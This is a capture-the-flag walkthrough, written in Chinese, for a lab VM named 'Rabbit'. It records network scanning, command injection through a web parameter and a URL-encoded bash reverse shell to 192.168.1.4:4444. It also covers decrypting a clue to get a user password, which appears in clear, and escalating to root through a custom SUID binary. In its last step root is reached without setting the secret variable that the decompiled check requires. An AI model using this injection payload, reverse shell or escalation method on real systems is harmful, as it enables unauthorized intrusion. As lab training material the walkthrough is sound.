
rabbit

> write by yolo

信息搜集

发现靶机部署好后，没有直接给出IP地址，先用`arp-scan -l`


挨个用浏览器尝试，发现192.168.1.8就是靶机的IP



扫描端口号，也就只有80和22端口


```
┌──(root■ kali)-[/home/kali]
└─# nmap -sV 192.168.1.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 05:23 EDT
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
MAC Address: 08:00:27:AA:35:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
.
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

扫描路径，没啥用，看看网页源码



有两处特殊地方，也许一个是路径，一个是提示get请求?

猜测对了



然后就是弹shell到我的kali里面，不太像搞url编码，我直接在浏览器中进行的

`http://192.168.1.8/vuxe-xe/index.php?xe=bash+-c+%27bash+-i+%3E%26+/dev/tcp/192.168.1.4/4444+0%3E%261%27`

User

接着发现www-data用户还是没有权限读取alliy下面的文件，看到有README.txt以及/opt下面的cipher.txt文件，很轻松想到rabbit加密，一直找不到合适的工具，这里还问了下出题的佬

```
www-data@Rabbit:/home$ cat README.txt
cat README.txt
Come and help the little rabbit!

ijmkaK4AAazW2huii0e5ePz6e3pBhTsjHVRdZhZqHBM=

opt?
www-data@Rabbit:/home$ ls -la /opt
ls -la /opt
total 16
drwxr-xr-x  3 root     root     4096 Aug 30 16:35 .
drwxr-xr-x 18 root     root     4096 Aug 30 16:01 ..
-rw-rw-r--  1 www-data www-data   46 Aug 30 16:31 cipher.txt
drwxrwxr-x  2 root     root     4096 Aug 30 16:35 xe
www-data@Rabbit:/home$ cat /opt/cipher.txt
cat /opt/cipher.txt
Padding: fourth
Key: MDAwMDAwMDM3MjYxOTAzOA==
```

这是解密结果和网站(Rabbit 加密/解密 - 锤子在线工具)

直接切用户拿到user.txt

```
www-data@Rabbit:/opt$ su alliy
su alliy
Password: Str0ng!xe_P@ss829
ls
cipher.txt
xe
cd /home
ls
alliy
README.txt
cd alliy
cat flag.txt
cat: flag.txt: No such file or directory
cat user.txt
flag{user-C0ngratulat1ons_0n_Th3_X_E!}
```

root

ssh重新连接一遍靶机，用`alliy/Str0ng!xe_P@ss829`

然后查看suid文件，拿到了特殊的文件

```
alliy@Rabbit:/opt/xe$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/system_xe
```

最后一个文件显然是自创的，保存下来逆向分析下

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char *argva[4]; // [rsp+10h] [rbp-130h] BYREF
4    char buf[264]; // [rsp+30h] [rbp-110h] BYREF
5    char *s1; // [rsp+138h] [rbp-8h]
6
7    s1 = getenv("SUID_SECRET");
8    if ( s1 && !strcmp(s1, "Xj3#9") )
9    {
10     if ( !getcwd(buf, 0x100u) || strstr(buf, "/opt/xe") )
11     {
12       setuid(0);
13       argva[0] = "/bin/bash";
14       argva[1] = "-p";
15       argva[2] = 0;
16       execve("/bin/bash", argva, 0);
17       return 0;
18     }
19     else
20     {
21       return 1;
22     }
23   }
24   else
25   {
26     puts("Usage: Set SUID_SECRET environment variable");
27     return 1;
28   }
29 }
```

逻辑挺简单，就是说这个suid文件会同时检查env中是否SUID_SECRET=Xj3#9，然后还要路径是/opt/xe

只要同时满足就能直接给shell，这里的shell自然是root的了

```
alliy@Rabbit:/opt/xe$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/system_xe
alliy@Rabbit:/opt/xe$ /usr/local/bin/system_xe
root@Rabbit:/opt/xe# cat /root/root.txt
flag{root-GGGgratulat1ons_0n_Th3_X_E!}
root@Rabbit:/opt/xe#
```

> /(ㄒoㄒ)/~~，其实我在www-data的时候就能直接查找这个suid文件，就不用想着解密了